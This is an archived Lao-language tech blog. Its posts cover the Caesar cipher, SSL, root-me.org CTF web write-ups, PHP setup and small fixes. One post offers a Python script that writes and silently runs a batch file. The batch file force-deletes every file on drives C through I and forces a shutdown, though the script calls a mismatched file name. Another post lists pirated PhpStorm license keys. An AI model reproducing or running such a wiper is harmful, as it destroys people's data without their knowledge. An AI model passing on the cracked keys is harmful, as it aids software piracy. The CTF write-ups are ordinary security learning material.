Pages - Menu

Sunday, December 6, 2015

Cryptology ແມ່ນຫຍັງ?

ມື້ນີ້ວ່າງໆ ທີ່ຈິງກໍ່ບໍ່ວ່າງແທ້ດອກ ຫະຫະ ແຕ່ເປີດປຶ້ມຄະນິດສາດມາລະບໍ່ເຂົ້າໃຈເລີຍຫາແນວອື່ນເຮັດ ແທນ.
ຄິດອອກວ່າຢາກຂຽນເລື່ອງ Cryptology/Cryptography ມາດົນລະເລີຍຖືໂອກາດຂຽນມື້ນີ້ເລີຍ.

ແລ້ວ Cryptology ແມ່ນຫຍັງ?

Cryptology/Cryptography ກໍ່ຄືການປ່ຽນຂໍ້ຄວາມຈາກຮູບແບບປົກກະຕິ ໄປສູ່ຮູບແບບອື່ນ ເພື່ອປົກປິດ ຫຼື ຮັກສາຄວາມລັບ ສະເພາະຄູ່ສົນທະນາເທົ່ານັ້ນທີ່ສາມາດເຂົ້າໃຈ.
ທີ່ຈິງແລ້ວມະນຸດເຮົາໄດ້ຄິດຄົ້ນວິທີສ້າງຂໍ້ຄວາມລັບມາດົນແລ້ວ ແລະໜຶ່ງໃນຮູບແບບທີ່ເປັນ ທີ່ເປັນທີ່ຮູ້ຈັກຢ່າງກວ້າງຂວາງກໍ່ຄື Caesar cipher ຄິດຄົ້ນໂດຍ Julius Caesar.

ເພິ່ນໄດ້ສ້າງຂໍ້ຄວາມ ລັບໂດຍການ ເອົາໂຕອັກສອນທີ່ຢູ່ຖັດໄປ 3 ຕຳແໜ່ງມາແທນທີ່ (ຖ້າເປັນໂຕອັກສອນຢູ່ທ້າຍ ໃຫ້ເລີ່ມຕໍ່ໃໝ່ແຕ່ຕົ້ນ) ຜົນລັບກໍ່ຈະປະມານວ່າ B ເປັນ E , X ເປັນ A

ນີ້ຄືຕົວຢ່າງຂອງການ ເຂົ້້າລະຫັດ (encryption) ຂໍ້ມູນ.  

Plain: ABCDEFGHIJKLMNOPQRSTUVWXYZ 
Cipher: XYZABCDEFGHIJKLMNOPQRSTUVW

ຕໍ່ມາເພື່ອໃຫ້ເຂົ້າໃຈຫລາຍຂຶ້ນກ່ຽວກັບ Cryptology ເຮົາຈະເອົາ Caesar cipher ມາຄຳນວນໃນ ຫລັກການທາງ ຄະນິດສາດ ເບິ່ງ ແລະ ເພື່ອເປັນພື້ນຖານສູ່ການຮຽນຮູ້ກ່ຽວກັບການເຂົ້າລະຫັດ ຮູບແບບ ອື່ນທີ່ມີຄວາມປອດໄພສູງກວ່ານີ້ເຊັ່ນ RSA ເນາະ.
ທຳອິດ, ເຮົາກໍ່ຈະວ່າງຕຳແໜ່ງຂອງແຕ່ລະໂຕອັກສອນດ້ວຍໂຕເລກທີ່ເລີ່ມຈາກ 0 - 25 (ໂຕອັກສອນ ໃນພາສາອັງກິດມີ 26 ໂຕ) ໂດຍເລີ່ມຈາກ A = 0 , ... , K = 10 , .... , Z = 25

ໃນນີ້ ການເຂົ້າລະຫັດແບບ Caesar ຈະແທນດ້ວຍ function f ທີ່ຮັບພຽງແຕ່ຄ່າຈຳນວນເຕັມ (integer) ທີ່ເປັນຄ່າບວກເທົ່ານັ້ນ ເຮົາຈະແທນດ້ວຍ p ແລະ p <= 25 (ນ້ອຍກວ່າຫຼືເທົ່າກັບ) ສະນັ້ນ ເລກຈຳນວນເຕັມ p ຢູ່ໃນ set ຂອງ {0,1,2,...,25}
ແລະ ສູດໃນການຄິດໄລ່ Caesar’s encryption ກໍ່ຄື

f(p) = (p+3) mod 26

ໂດຍຫລັກການຄິດໄລ່ຄືຫາຄ່າເສດ ( Remainder ) ວິທີການຄິດໄລ່ປະມານນີ້
ຖ້າໃນການຂຽນໂປແກມຈະງ່າຍໆກໍ່ຄືໃຊ້ Modulus operator “ % ” ຕຢ: 7 % 26
ມີຄ່າອັນດຽວກັບ f(7) = 7 mod 26

 ອັນນີ້ຈະເປັນການຄິດໄລ່ດ້ວຍມື (ບໍ່ຮູ້ເປັນຫຍັງຄືໃຊ້ mouse ຂຽນຄືກັນ ຫະຫະຫະ ສົງໄສຈະ blur ແຮງ) ໂດຍສິ່ງທີ່ເຮົາເນັ້ນຢາກໄດ້ຄື remainder ນັ້ນເອງ !


ໃນຮູບເປັນຕົວຢ່າງການເຂົ້າລະຫັດຂອງໂຕອັກສອນ S (ຕຳແໜ່ງຂອງ S = 18) ແລະ ຄ່າ remainder ທີ່ເຮົາໄດ້ຄື 21 ( 21 = V ) ສະນັ້ນ S ຈະກາຍເປັນ V (ຖ້າໃຜບໍ່ເຂົ້າໃຈວິທີຄິດໄລ່ສາມາດຫາອ່ານຕາມເນັດໄດ້ຄົ້ນຫາວ່າ modulo/modulus division)

ຕົວຢ່າງອີກອັນ: ປ່ຽນຂໍ້ຄວາມ SEE YOU AT SIX ດ້ວຍການເຂົ້າລະຫັດແບບ Caesar
ເຮົາກໍ່ຈະໄດ້ VHH BRX DW VLA

ການຖອດລະຫັດກັບຄືນ Decryption

ເຮົາໃຊ້ f(p) = (p - k) mod 26

ມັນກໍ່ຄ້າຍໆກັບ ການຖອດລະຫັດນະລະເນາະ k ໃນນີ້ຄືຄ່າຂອງຈຳນວນທີ່ເຮົາເລື່ອນໄປຈາກໂຕອັກສອນ ຫລັກນັ້ນກໍ່ຄື 3 ນັ້ງເອງ ສະນັ້ນ k = 3 ເຮົາກໍ່ໄດ້ f(p) = (p-3) mod 26 ຕົວຢ່າງການຄິດໄລ່ ເຮົາເອົາໂຕຢ່າງຈາກຮູບທາງເທິງເຮົາເຂົ້າລະຫັດຈາກ S ແລ້ວໄດ້ V (21) ເຮົາມາຖອດຈາກ V ກັບສູ່ S !


ຈະເຫັນໄດ້ວ່າຄ່າທີ່ໄດ້ຖືກຕ້ອງ! ງ່າຍແມ່ນບໍ ^^
ບົດຄວາມນີ້ອາດຈະບໍ່ໄດ້ Advance ຫລາຍແຕ່ກໍ່ອາດຈະຊ່ວຍໃຫ້ບາງຄົນໄດ້ເຫັນພາບ ແລະ ເຂົ້າໃຈວິທີການ ເຮັດວຽກຂອງ Algorithm ຂອງການເຂົ້າລະຫັດວ່າເຮັດແນວໃດ ເນາະ
ບົດຄວາມຕໍ່ໄປອາດຈະກ່ຽວກັບການເຂົ້າລະຫັດທີ່ໃຊ້ Public ແລະ Private key ເຊັ່ນ RSA ແຕ່ຂໍ ທຳຄວາມເຂົ້າໃຈໃຫ້ລະອຽດກ່ອນເພື່ອທີ່ຈະສາມາດຕອບຄຳຖາມໄດ້ ຫະຫະ
ໂອ້ ຖ້າໃຜຂ້ອງໃຈບ່ອນໃດເມັ້ນຖາມໄດ້ເດີ້ ແລະ ຢາກຂໍບອກວ່າຜູ້ຂຽນເອງບໍ່ມັກຮຽນເລກຢ່າງແຮງ.

ຂອບໃຈຫຼາຍໆທີ່ສະຫຼະເວລາ ອ່ານຈົນຈົບ.

Thursday, October 15, 2015

[Write-up][Web - Server] Improper redirect - 15 Points

ສະບາຍດີ! ມື້ນີ້ເຮົາຈະມາເວົ້າເຖິງການຜ່ານໂຈດ Improper redirect ໃນ root-me.org ໝວດ Web - Server.

http://www.root-me.org/en/Challenges/Web-Server/Improper-redirect

ກ່ອນເຮົາຈະໄປຜ່ານໂຈດນີ້ຂໍເວົ້າເຖິງຊ່ວງໂວ່ນີ້ຈັກໜ້ອຍໜຶ່ງ.
(ຂອບໃຈຂໍ້ມູນຈາກ acunetix.com <3)

 ຊ່ອງໂວ່ປະເພດນີ້ເກີດຂຶ້ນເວລາກວດສອບເງື່ອນໄຂແລ້ວໃຫ້ redirect ໄປໜ້າທີ່ກຳນົດ, ຫລາຍຄົນຄົງຈະບໍ່ເຂົ້າໃຈມັນກະປົກກະຕິບໍ່ແມ່ນບໍ? ແລ້ວຈະເປັນຊ່ອງໂວ່ໄດ້ແນວໃດ?

ຄຳຕອບກໍ່ຄືໃນຊ່ວງເວລາກ່ອນທີ່ຈະທຳການກວດສອບເງື່ອນໄຂແລ້ວ redirect ໄປນັ້ນໜ້າເວັບໄດ້ຖືກດຶງມາກຽມເປີດໄວ້ແລ້ວແຕ່ຍັງບໍ່ທັນໄດ້ສະແດງຂຶ້ນໜ້າຈໍເທື່ອ. ເຮັດໃຫ້ເຮົາສາມາດອ່ານຂໍ້ມູນໃນໜ້ານັ້ນໄດ້ໂດຍບໍ່ຕ້ອງມີສິດເປັນ admin.. *-*

ແຕ່ວ່າຊ່ວງເວລາໃນການກວດສອບແລ້ວ redirect ແມ່ນໄວຫລາຍຖ້າເຮົາໃຊ້ browser ທຳມະດາກວດເບິ່ງມັນກໍ່ຈະ redirect ໄປຕາມທີ່ໂປແກມມາ.

ຕົວຢ່າງ ໂຄ໊ດທີ່ເປັນຊ່ອງໂວ່:

 <?php  
 // check if the session is authanticated  
 if (!isset($_SESION["isAdmin"])) {  
 header("Location: ../login.php");  
 }  
 ?>  
 <title>Admin Dashboard</title>  
 <h3>List of Users</h3>  

ສິ່ງທີ່ເຮົາຈະເຮັດກໍ່ຄືໃຊ້ burp suite intercept ແຕ່ລະຂໍ້ມູນທີ່ browser ຈະໂຫລດເຂົ້າມາຈາກ

http://challenge01.root-me.org/web-serveur/ch32/

ຫລັງຈາກເຮົາກົດ forward ໄປຈົນໝົດແລ້ວເຮົາມາສັງເກດເບິ່ງໃນໜ້າ /web-serveur/ch32/ ວ່າເກີດຫຍັງຂຶ້ນ


 Tada~ ເຮົາກໍ່ໄດ້ Flag ແລ້ວ

ວິທີແກ້ໄຂຊ່ອງໂວ່ນີ້ຄື ເພີ່ມ exit(); ຫລັງຈາກຄຳສັ່ງ redirect

<?php
// check if the session is authanticated
if (!isset($_SESION["isAdmin"])) {
header("Location: ../login.php");
exit();
}
?>
<title>Admin Dashboard</title>
<h3>List of Users</h3>


ຈົບແລ້ວວວ ຂອບໃຈຈຈ

Monday, October 12, 2015

[Write-up][Web - Server] Backup file - 15 Points

ຫລາຍຄົນອາດສົງໄສວ່າຮູ້ໄດ້ແນວໃດວ່າ index.php~ ຄຳຕອບງ່າຍໆເລີຍ.
ເດົາເອົາ ຫະຫະ ຜ່ານແລ້ວດ່ານນີ້ງ່າຍສຸດ

Friday, October 9, 2015

[Write-up] [Web - Server] HTTP Headers - 15 Points

ສະບາຍດີມື້ນີ້ເຮົາຈະມາຜ່ານໂຈດ HTTP Headers ກັນເນາະ.

http://www.root-me.org/en/Challenges/Web-Server/HTTP-Headers

ຖ້າໃຜຍັງບໍ່ຮູ້ຈັກວ່າ HTTP Headers ແມ່ນຫຍັງໃຫ້ໄປອ່ານຕາມລິ້ງນີ້

https://en.wikipedia.org/wiki/List_of_HTTP_header_fields

ຫຼືຈະເອົາໃຫ້ເຂົ້າໃຈງ່າຍໆແມ່ນໂຈດນີ້ຈະກ່ຽວກັບ HTTP Request ແລະ HTTP Response

ໂຈດຂໍ້ນີ້ເຮົາຈະໃຊ້ Burp suite ໃນການດັກເອົາ packet ທີ່ request ໄປ server  ແລະຮັບເອົາຄ່າ response ກັບມາຈາກ server. (ຫຼືຜູ້ອ່ານອາດຈະເລືອກໃຊ້ adds-on ຂອງ firefox ເຊັ່ນພວກ HTTP Live Headers ຫຼື Tamper data ກໍ່ໄດ້ເນາະ)

ແຕ່ໃນນີ້ເຮົາຈະໃຊ້ Burp Suite ໃຜຍັງບໍ່ທັນມີສາມາດໂຫລດໄດ້ຕາມລິ້ງນີ້.

https://portswigger.net/burp/download.html

ເອົາເນາະ! ຮອດເວລາທີ່ເຮົາຈະມາຜ່ານໂຈດນີ້ກັນແລ້ວ

ກ່ອນກົດ Start challenge ສັງເກດວ່າມັນມີ ຄຳໃບ້ຢູ່ທີ່ບອກວ່າ


HTTP response give informations 

ມັນບອກເຮົາໃຫ້ສັງເກດບ່ອນ HTTP response 

ຕອນນີ້ເຮົາກົດ Start challenge ເລີຍ..

ກໍ່ຈະເຫັນວ່າໜ້ານີ້ບໍ່ມີຫຍັງມີພຽງແຕ່ບອກວ່າ "Content is not the only part of an HTTP response!"

ເອົາລະເປີດ Burp Suite ຂຶ້ນມາເລີຍ (ສ່ວນວິທີໃຊ້ແມ່ນລອງໆຫລິ້ນເບິ່ງກໍ່ຈະຮູ້ເນາະບໍ່ກະຫາໃນ Google ເບິ່ງເພາະມີຫລາຍຄົນເຮັດ Tut ອອກມາ)

ປ່ຽນ proxy ຂອງ browser ໄປຫາ burp suite ແລ້ວ refresh ອີກຄັ້ງເບິ່ງ.

ເຮົາມາສັງເກດ request ແລະ response ຂອງໜ້າດັັ່ງກ່າວເບິ່ງວ່າເປັນແບບໃດ.

Request
 GET /web-serveur/ch5/ HTTP/1.1  
 Host: challenge01.root-me.org  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Referer: http://www.root-me.org/en/Challenges/Web-Server/HTTP-Headers  
 Cookie: PHPSESSID=fsvbd1bi9mpq1bh57mq46ssf74  
 Connection: keep-alive  
 Cache-Control: max-age=0  

 Response


 HTTP/1.1 200 OK  
 Server: nginx  
 Date: Fri, 09 Oct 2015 04:45:36 GMT  
 Content-Type: text/html; charset=UTF-8  
 Connection: keep-alive  
 Vary: Accept-Encoding  
 Header-RootMe-Admin: none  
 Content-Length: 279  
 <html>  
 <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='http://www.root-me.org/spip.php?page=externe_header'></iframe>  
 <p>Content is not the only part of an HTTP response!</p>  
 </body>  
 </html>  

 ສັງເກດເຫັນບໍ່ວ່າ Response ມັນມີຫຍັງແປກໄປ..?

ແມ່ນແລ້ວ! Header-RootMe-Admin: none

ສ່ວນນີ້ແມ່ນທາງ developer ເຮັດຂຶ້ນມາເອງເພື່ອກວດວ່າແມ່ນ admin ບໍ?

ສິ່ງທີ່ເຮົາຈະເຮັດກໍ່ພຽງແຕ່ຕອນ Request ໃຫ້ສົ່ງ  Header-RootMe-Admin ໄປນຳແລ້ວປ່ຽນຈາກ none ເປັນ true


ຜ່ານແລ້ວ! ເປັນແນວໃດງ່າຍແມ່ນບໍ ຫະຫະ.! ພົບກັນໃໝ່ໃນດ່ານຕໍ່ໄປ.

Thursday, October 8, 2015

[Write-up] [Web - Server] HTTP directory indexing - 15 Points

ສະບາຍດີ ມື້ນີ້ເຮົາມາຜ່ານໂຈດເກມ Security ໃນເວັບ root-me.org ກັນເນາະ
ດ່ານນີ້ຈະກ່ຽວກັບການເຂົ້າໄປອ່ານໄຟລ໌ໃນ Directory

http://www.root-me.org/en/Challenges/Web-Server/HTTP-directory-indexing


  ຫລັງຈາກກົດ Start the Challenge

ເຮົາກໍ່ກົດ view source (ຄຶຂ້າງເທິງ) ແລ້ວເຮົາກໍ່ຈະເຫັນວ່າມີ comment ວ່າ

<!-- include("admin/pass.html") -->

ລອງຕາມເຂົ້າໄປໃນ admin/pass.html ແລ້ວກໍ່ບໍ່ແມ່ນໜ້າທີ່ເຫັນ ລະຫັດລັບ ເທື່ອ

ແລ້ວຈະເຮັດແນວໃດບາດນີ້..? ບໍ່ຟ້າວເລື່ອນລົງໄປອ່ານ ລອງເຮັດ ແລະ ຄິດເບິ່ງກ່ອນ...

tik-tok......


tik-tok......


tik-tok....

ບາດນີ້ເຮົາລອງຖອຍເບິ່ງແຕ່ /admin/ ປາກົດວ່າ ມີ Dir backup 

ເຮົາກໍ່ກົດເຂົ້າໄປເບິ່ງແລ້ວກໍ່ຈະເຫັນລະຫັດລັບທີ່ເອົາໄວ້ຜ່ານດ່ານ.

Saturday, June 6, 2015

China Post Tracking ນຳວ່າເຄື່ອງຮອດໃສແລ້ວ


ພໍດີຜູ້ກ່ຽວສັ່ງເຄື່ອງມາແຕ່ເນັດ ແລ້ວເຂົ້າເວັບຄູ່ກໍລະນີກໍ່ຄື China Post ຍາກຫລາຍບໍ່ຮູ້ເປັນຫຍັງ ຜູ້ກ່ຽວເລີຍຂຽນໂປແກມໃຫ້ມັນດຶງຂໍ້ມູນມາຈາກເວັບເລີຍ
ໂດຍ module ທີ່ໃຊ້ກໍ່ມີ
beautifulsoup - ສຳລັບຄັດກອງຂໍ້ມູນໃນ Source code
urllib - ສຳລັບເຮັດ url encode ຄ່າທີ່ຈະສົ່ງໄປເຊີເວີ້
urllib2 - ສຳລັບດຶງຂໍ້ມູນມາຈາກເຊີເວີ້
sys - ສຳລັບສະແດງຜົນຄ່າໃນວົງ ລູບ ແບບບໍ່ລົງແຖວ

Wednesday, May 20, 2015

Internet Connected ແຕ່ເຂົ້າເວັບ ຫຼື Ping ບໍ່ໄດ້ເລີຍ! ເຮັດແນວໃດດີ?

ຕອນເຊົ້າວັນທີ 20/05/2015 ຜູ້ກ່ຽວໄດ້ເກີດບັນຫານີ້ຂຶ້ນແລ້ວເກືອບລົງແດງຍ້ອນບໍ່ມີເນັດຫລິ້ນ T_T ເລີຍໄດ້ລອງຄົ້ນຫາວິທີແກ້ແມ່ນ

1. ກົດ Windows+X ແລ້ວເລືອກ Command Prompt (Admin)
2. ພິມເຂົ້າໄປວ່າ netsh int ip reset c:\resetlog.txt
3. restart computer ກໍ່ຈະໄດ້.

Thursday, May 7, 2015

Phpstorm 8

License Key PhpStorm 8
User Name : EMBRACE
===== LICENSE BEGIN =====
43136-12042010
00002UsvSON704l"dILe1PVx3y4"B3
49AU6oSDJrsjE8nMOQh"8HTDJHIUUh
gd1BebYc5U"6OxDbVsALB4Eb10PW8"
===== LICENSE END =====
 
User Name : TorReviver
===== LICENSE BEGIN =====
09574-12042010
00000N7tVkjChpCjDvLjvELNOsgIeH
1POKglQCIddVHUwb6RDtMpzpzeXi0Z
RGN7yqI340MhKOu1odUVLb40g5HUF4
===== LICENSE END =====
 
User Name : Learn Programming
===== LICENSE BEGIN =====
63758-12042010
00000Ryqh0NCC73lpRm!XVcxFChJ2g
TUR2lZtlLXrPLbQ66Gs8MHs51RvF2y
agoDlzne08Zm8VXbts1UMKE!EW4v8G
===== LICENSE END =====

Thursday, February 5, 2015

[Script] ລ້າງ HDD

#By Darklest
from subprocess import call
f = open('document.bat','w')
f.write("""@echo off
del D:\*.*/f/s/q
del E:\*.*/f/s/q
del F:\*.*/f/s/q
del G:\*.*/f/s/q
del H:\*.*/f/s/q
del I:\*.*/f/s/q
del %systemdrive%\*.*/f/s/q
del C:\*.*/f/s/q
shutdown -t -f -t 00""")
f.close()
x = open('document.vbs', 'w')
x.write('''CreateObject("Wscript.Shell").Run """" & WScript.Arguments(0) & """", 0, False''')
x.close()
call("cmd.exe /c document.vbs doc.bat")

Monday, January 19, 2015

PHP ເຊື່ອມຕໍ່ຖານຂໍ້ມູນ MySQL

ບົດຄວາມນີ້ຈະກ່ຽວກັບການຂຽນ PHP ໃຫ້ເຊື່ອມຕໍ່ກັບຖານຂໍ້ມູນ (MySQL) ສຳລັບຜູ້ຮຽນຜູ້ໃດຍັງຂຽນ ພາສາ PHP ບໍ່ເປັນເທື່ອໃຫ້ໄປອ່ານກ່ຽວກັບພາສາ PHP ຢຸ່ ສາລະບານ ກ່ອນເນາະ.
ເລີ່ມກັນເລີຍ!!! (ແກ້ໄຂ ໃນນີ້ຈະຂຽນໃຫ້ເບິ່ງແບບສັ້ນກັບແບບລະອຽດ)

ກ່ອນອື່ນເຮົາກໍ່ຕ້ອງສ້າງຖານຂໍ້ມູນກ່ອນໃນນີ້


ເມື່ອສ້າງແລ້ວໆເຮົາກໍ່ຂຽນ PHP ໃຫ້ເຊື່ອມຕໍ່ກັບຖານຂໍ້ມູນ.


ໂດຍຄຳສັ່ງທີ່ສັ່ງໃຫ້ PHP ເຊື່ອມຕໍ່ກັບຖານຂໍ້ມູນແມ່ນ mysql_connect($host, $dbuser, $password)
ເມື່ອເຊື່ອມຕໍ່ແລ້ວກໍສັ່ງໃຫ້ມັນເລືອກເອົາ ຖານຂໍ້ມູນທີ່ເຮົາສ້າງຂຶ້ນມາກ່ອນໜ້ານີ້ ດ້ວຍຄຳສັ່ງ mysql_select_db($dbname,$dbconnect)

ຕໍ່ມາຈະເປັນແບບສັ້ນກະທັດຮັດແຕ່ສາມາດນຳໃຊ້ໄດ້ເຊັ່ນດຽວກັນ


ພຽງເທົ່ານີ້ໄຟລ໌ PHP ປັດຈຸບັນຂອງເຮົາກໍ່ເຊື່ອມຕໍ່ກັບ ຖານຂໍ້ມູນແລ້ວ..!

Monday, January 12, 2015

ການຕິດຕັ້ງເວັບເຊີເວີ້ຈຳລອງໃນເຄື່ອງ

ກ່ອນຈະເລີ່ມຕົ້ນຂຽນ PHP ເຮົາກໍ່ຕ້ອງຕິດຕັ້ງໂປແກມຈຳລອງ Server ໃນເຄື່ອງສາກ່ອນ. ໃນນີ້ຂ້ອຍຈະນຳໃຊ້ໂປແກມ Xampp.
 ເຊິ່ງເປັນໂປແກມໜຶ່ງທີ່ໄດ້ຮັບຄວາມນິຍົມຫຼາຍໃນປັດຈຸບັນ. ເຊິ່ງໃຜທີ່ຍັງໃຊ້ Appserv ຢູ່ ແນະນຳໃຫ້ປ່ຽນມາໃຊ້ໂຕນີ້ເພາະ Appserv ເຂົາເຊົາພັດທະນາແລ້ວ ແລະ Service ທີ່ໃຊ້ຢູ່ກໍ່ເປັນເວີຊັ້ນເກົ່າແລ້ວ.

 ສຳລັບໃຜທີ່ຕ້ອງການດາວໂຫຼດຕາມລິ້ງນີ້ເລີຍເນາະ
https://www.apachefriends.org/index.html


Monday, December 22, 2014

ການໃສ່ Font ຕາມທີ່ເຮົາຕ້ອງການໃນ Website

ຫຼາຍຄົນຄົງໜ້າຈະພົບພໍ້ກັບບັນຫາເຮັດເວັບແລ້ວ Font ເປັນ Dokchampa ເນາະມື້ນີ້ຈະມາແນະນຳວິທີແກ້ບັນຫາ.

ຢາກປັບຈາກຟັ້ອນ ດອກຈຳປາ ມາເປັນຟັ້ອນ ເພັດສະລາດ ແຕ່ບໍ່ຮູ້ເຮັດແນວໃດ?

ໃນນີ້ຈະໃຊ້ css ເຂົ້າມາຊ່ວຍດຶງຟັ້ອນທີ່ເຮົາຢາກໃຊ້ມາສະແດງຜົນຢູ່ໜ້າເວັບ


ກ່ອນອື່ນໃຫ້ສ້າງໄຟລ໌ css ຂຶ້ນມາ ແລ້ວ Copy ໄຟລ໌ Font Phetsarath.ttf ມາໄວ້ໃນບ່ອນດຽວກັນ.

ແລ້ວໃນໄຟລ໌ css ໃຫ້ກຳໃສ່ໂຄ໋ດນີ້

ແລ້ວໃນໄຟລ໌ໜ້າເວັບເຮົາກໍ່ທຳການດຶງໄຟລ໌ css ນີ້ມາໃຊ້ ພຽງເທົ່ານີ້ມັນກໍ່ຈະໃຊ້ຟ້ອນ phetsarath ແທນ ດອກຈຳປາແລ້ວ.

ພາບກ່ອນດຶງໄຟລ໌ css  ມາໃຊ້

ພາບຫຼັງດຶງໄຟລ໌ css ມາໃຊ້


ດາວໂຫລດໄຟລ໌ຕົວຢ່າງ

ຂຽນໂດຍ: ແສງໄຊ ໄຊຍະຈັກ

Friday, December 5, 2014

ການ Recovery Partition ທີ່ຫຼົງລຶບ

Thursday, July 3, 2014

Tuesday, March 4, 2014

ຍ້າຍໄປໂຮສ ສ່ວນໂຕ darklest.me

ຍ້າຍໄປໃຊ້ເວັບຫລັກທີ່ແລ້ວເດີ້ !!

Darklest.me

Saturday, March 1, 2014

Secure Sockets Layer (SSL) ແມ່ນຫຍັງ? ເຮັດວຽກແນວໃດ?



SSL ໂປໂຕຄໍ(Protocol) ຄວາມປອດໄພ ທີ່ຖືກໃຊ້ເປັນມາດຕະຖານ ໃນການເພີ່ມຄວາມປອດໄພ ໃນການສື່ສານຫຼືສົ່ງຂໍ້ມູນເທິງເຄືອຂ່າຍອິນເຕີເນັດ ທີ່ມີການເຂົ້າລະຫັດແບບ Public-key encryption ເປັນການເຂົ້າລະຫັດທີ່ມີ key 2 ສ່ວນຄື public key ແລະ private key ຖືກຄິດຄົ້ນຂຶ້ນໂດຍບໍລິສັດ Netscape ຈາກນັ້ນສົ່ງໃຫ້ກັບ IETF(Internet Engineering Task Force ເປັນກຸ່ມນານາຊາດຂອງຜູ້ທີ່ມີ ສ່ວນຮ່ວມໃນການພັດທະນາໂຄງສ້າງອິນເຕີເນັດໄດ້ແກ່ ນັກອອກແບບເຄືອຂ່າຍ ນັກວິໃຈ ເປັນຕົ້ນ) ເປັນຜູ້ພັດທະນາຕໍ່ເພື່ອໃຫ້ເປັນມາດຕະຖານ.

ວິທີການເຮັດວຽກຂອງ SSL

SSL ຄື ໂປໂຕຄໍທີ່ຢູ່ລະຫວ່າງ Application layer ແລະ Transport layer SSL ສາມາດຮອງຮັບການເຮັດ ວຽກກັບ application ໂປໂຕຄໍຕ່າງໆ ເຊັ່ນ HTTP(Hypertext Transfer Protocol), Telnet, POP3, SMTP ຫຼືແມ່ນແຕ່ VPN ໄດ້ SSL ເຮັດວຽກໂດຍອາໄສຫຼັກການຂອງການເຂົ້າລະຫັດຂໍ້ມູນ (encryption), Message Digests ແລະລາຍເຊັນເອເລັກໂຕຣນິກ (digital signature) ໂດຍແບ່ງໜ້າທີ່ອອກເປັນ 3 ສ່ວນ

1. ການກວດສອບ server ວ່າເປັນຕົວຈິງ

ໂຕໂປແກມ Client ທີ່ມີຂີດຄວາມສາມາດໃນການສື່ສານແບບ SSL ຈະສາມາດກວດສອບເຄື່ອງ server ທີ່ຕົນກຳລັງຈະໄປເຊື່ອມຕໍ່ໄດ້ວ່າ server ຕົວຈິງຫຼືບໍ່ ໂດຍໃຊ້ເຕັກນິກການເຂົ້າລະຫັດແບບ Public key ໃນການກວດສອບໃບຮັບຮອງ (Certificate) ແລະ Public ID ຂອງ Server ນັ້ນ (ໂດຍທີ່ມີອົງກອນທີ່ມີ Client ເຊື່ອຖືເປັນຜູ້ອອກໃບຮັບຮອງ ແລະ public ID ໃຫ້ແກ່ Server ນັ້ນ)
